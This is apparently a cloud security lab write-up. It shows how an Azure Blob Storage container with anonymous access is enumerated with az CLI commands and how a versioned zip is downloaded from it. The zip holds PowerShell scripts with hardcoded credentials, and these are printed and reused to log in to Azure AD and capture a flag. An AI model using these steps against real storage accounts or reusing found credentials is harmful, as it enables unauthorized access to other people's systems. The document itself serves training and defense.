Azure Blob Container to Initial Access
Scenario
Mega Big Tech has adopted a hybrid cloud architecture, utilizing both on-premise Active Directory and Azure cloud services. Given their prominence in the tech industry, they are concerned about potential security threats and have tasked your team with assessing the security of their infrastructure, including their cloud services.
As part of this assessment, an intriguing URL surfaced in some public documentation, and you’ve been assigned the task of investigating it.
- Target URL:
http://dev.megabigtech.com/$web/index.html
Enumeration
We begin by navigating to the URL provided in the public documentation.

The URL leads us to a static webpage, which appears to be under development since none of its functionalities are currently active.
Upon inspecting the source code, we discover a link starting with https://mbtwebsite.blob.core.windows.net/$web/.
This link points to static files hosted on Azure Blob Storage Service.
Let’s break down the URL to understand it better:
mbtwebsite– This is the Azure Storage Account name.blob.core.windows.net– This indicates the use of Azure Blob Storage Service.$web– This is the container name in the storage account.
Now, let’s confirm whether the site is indeed hosted on Azure Blob Storage. We’ll use the curl command to investigate.
curl -I 'https://mbtwebsite.blob.core.windows.net/$web/index.html'
In the response headers, we see Server: Windows-Azure-Blob/1.0 and x-ms-blob-type: Blockblob, confirming that the website is hosted on Azure Blob Storage.
Discovery
Like many storage accounts, it’s possible that anonymous access to the $web container is enabled. Let’s test this hypothesis by checking access permissions.
Confirming Anonymous Access
We can use Azure CLI to check whether anonymous access is enabled for the $web container.
az storage container show --name '$web' --account-name mbtwebsite --query "properties.publicAccess"- The
publicAccessfield indicates whether anonymous access is allowed. If the output shows"blob"or"container", it means anonymous access is enabled.

In this case, the output confirmed that anonymous access is enabled, making the contents of the $web container publicly accessible.
List the Contents of the Blob
Once we’ve confirmed anonymous access, we can list the contents of the $web container. The following command queries specific details such as the name, size, and last modified date of each blob:
az storage blob list --account-name mbtwebsite --container-name '$web' --query "[].{Name:name, Size:properties.contentLength, LastModified:properties.lastModified}" --output tableThe --query flag allows us to display only specific fields, such as the blob name (name), file size (contentLength), and last modified date (lastModified), making the output more concise.
Here’s a screenshot of the output:

The output shows that we were able to access and list a variety of files, including:
index.html- Several
.css,.js, and.downloadfiles located in thestatic/directory.
This indicates that the website’s static resources are publicly available through Azure Blob Storage, potentially exposing sensitive information if not managed properly.
Check for Blob Versioning
To further investigate, we checked whether blob versioning was enabled. Blob versioning allows us to track changes to files and access previous versions of blobs. We used the following command to list any available versions of the blobs:
az storage blob list --account-name mbtwebsite --container-name '$web' --include v --query "[].{Name:name, Size:properties.contentLength, LastModified:properties.lastModified}" --output table- The
--include vflag includes version information, showing both current and historical versions of the blobs if versioning is enabled.

In the output, we discovered a versioned file: scripts-transfer.zip, which could contain valuable or sensitive data.
The next logical step is to attempt downloading this file for closer inspection. Given that anonymous access is enabled, we can use Azure CLI to download the file directly.
Download Versioned Files
To download a versioned blob in Azure, we first need to identify its version ID. This can be done using the Azure CLI with the following command:
az storage blob list --account-name mbtwebsite --container-name '$web' --include v --output table --query "[?name=='scripts-transfer.zip']"
The output shows the version id 2024-03-29T20:55:40.8265593Z for scripts-transfer.zip
Using the version ID, we can download the scripts-transfer.zip file with the following command:
az storage blob download --account-name mbtwebsite --container-name '$web' --name 'scripts-transfer.zip' --file 'scripts-transfer.zip' --version-id '2024-03-29T20:55:40.8265593Z'
Once downloaded, we can unzip the file and proceed to analyze its contents. Upon extraction, we found two PowerShell scripts:
- entra_users.ps1
- stale_computer_accounts.ps1
Credential Access
- T1552: Unsecured Credentials
entra_users.ps1
The entra_users.ps1 script appears to automate the process of retrieving user information from Microsoft Azure Active Directory using Microsoft Graph API.
# Install the required modules if not already installed
# Install-Module -Name Az -Force -Scope CurrentUser
# Install-Module -Name MSAL.PS -Force -Scope CurrentUser

# Import the required modules
Import-Module Az
Import-Module MSAL.PS

# Define your Azure AD credentials
$Username = "[email protected]"
$Password = "TheEagles12345!" | ConvertTo-SecureString -AsPlainText -Force
$Credential = New-Object System.Management.Automation.PSCredential ($Username, $Password)

# Authenticate to Azure AD using the specified credentials
Connect-AzAccount -Credential $Credential

# Define the Microsoft Graph API URL
$GraphApiUrl = "https://graph.microsoft.com/v1.0/users?$select=displayName,userPrincipalName"

# Retrieve the access token for Microsoft Graph
$AccessToken = (Get-AzAccessToken -ResourceType MSGraph).Token

# Create a headers hashtable with the access token
$headers = @{
    "Authorization" = "Bearer $AccessToken"
    "ContentType"   = "application/json"
}

# Retrieve User Information and Last Sign-In Time using Microsoft Graph via PowerShell
$response = Invoke-RestMethod -Uri $GraphApiUrl -Method Get -Headers $headers

# Output the response (formatted as JSON)
$response | ConvertTo-Json
Stale_computer_account.ps1
The stale_computer_accounts.ps1 script automates the process of identifying and managing stale (inactive) computer accounts in the megabigtech.local Active Directory domain.
# Define the target domain and OU
$domain = "megabigtech.local"
$ouName = "Review"

# Set the threshold for stale computer accounts (adjust as needed)
$staleDays = 90  # Computers not modified in the last 90 days will be considered stale

# Hardcoded credentials
$securePassword = ConvertTo-SecureString "MegaBigTech123!" -AsPlainText -Force
$credential = New-Object System.Management.Automation.PSCredential ("marcus_adm", $securePassword)

# Get the current date
$currentDate = Get-Date

# Calculate the date threshold for stale accounts
$thresholdDate = $currentDate.AddDays(-$staleDays)

# Disable and move stale computer accounts to the "Review" OU
Get-ADComputer -Filter {(LastLogonTimeStamp -lt $thresholdDate) -and (Enabled -eq $true)} -SearchBase "DC=$domain" -Properties LastLogonTimeStamp -Credential $credential |
  ForEach-Object {
    $computerName = $_.Name
    $computerDistinguishedName = $_.DistinguishedName

    # Disable the computer account
    Disable-ADAccount -Identity $computerDistinguishedName -Credential $credential

    # Move the computer account to the "Review" OU
    Move-ADObject -Identity $computerDistinguishedName -TargetPath "OU=$ouName,DC=$domain" -Credential $credential

    Write-Host "Disabled and moved computer account: $computerName"
  }
Hardcoded Credentials Summary
In both scripts, we found hardcoded credentials—one for Azure AD (Entra) and one for the on-premise AD domain. Here is a summary of the credentials:
| Script | Username | Password | System |
|---|---|---|---|
| entra_users.ps1 | [email protected] | TheEagles12345! | Azure AD (Entra) |
| stale_computer_accounts.ps1 | marcus_adm | MegaBigTech123! | On-Premise AD Domain |
We could now attempt to log in with the found credentials to see if they are still valid and gain further access to the system.
Initial Access
- T1078.004: Valid Accounts - Cloud Accounts
Connecting to Azure using Az Module
To begin, we will attempt to log in to Azure using the [email protected] credentials found in the entra_users.ps1 script.
Connect-AzAccount
As seen in the screenshot, we successfully logged in using the marcus credentials for Azure AD (Entra).
Querying User Properties
Once authenticated, we can retrieve information about the marcus user to look for any sensitive details or flags associated with the account. To do this, we can use following command:
Get-AzADUser -UserPrincipalName "[email protected]" | Select-Object *
As seen in the output, we successfully found the flag for the lab in the Job Title field, which can now be submitted on the platform.
Summary
In this post, we explored Mega Big Tech’s hybrid cloud setup, which combines both on-premise Active Directory and Azure cloud services. Our task was to identify potential vulnerabilities and assess how much access we could gain by exploiting them.
We started by investigating a URL from some public documentation. This led us to a static website hosted on Azure Blob Storage, where we discovered that anonymous access was enabled. This allowed us to list and access the contents of the storage container, including a versioned file called scripts-transfer.zip.
Inside the zip file, we found two PowerShell scripts with hardcoded credentials—one for Azure AD (Entra) and another for the on-premise AD domain. Using these credentials, we successfully logged into the Azure environment, retrieved user information, and uncovered a hidden flag.
This process highlights the serious risks associated with leaving cloud storage publicly accessible and embedding credentials in scripts. These seemingly minor oversights can lead to unauthorized access and exploitation of sensitive environments.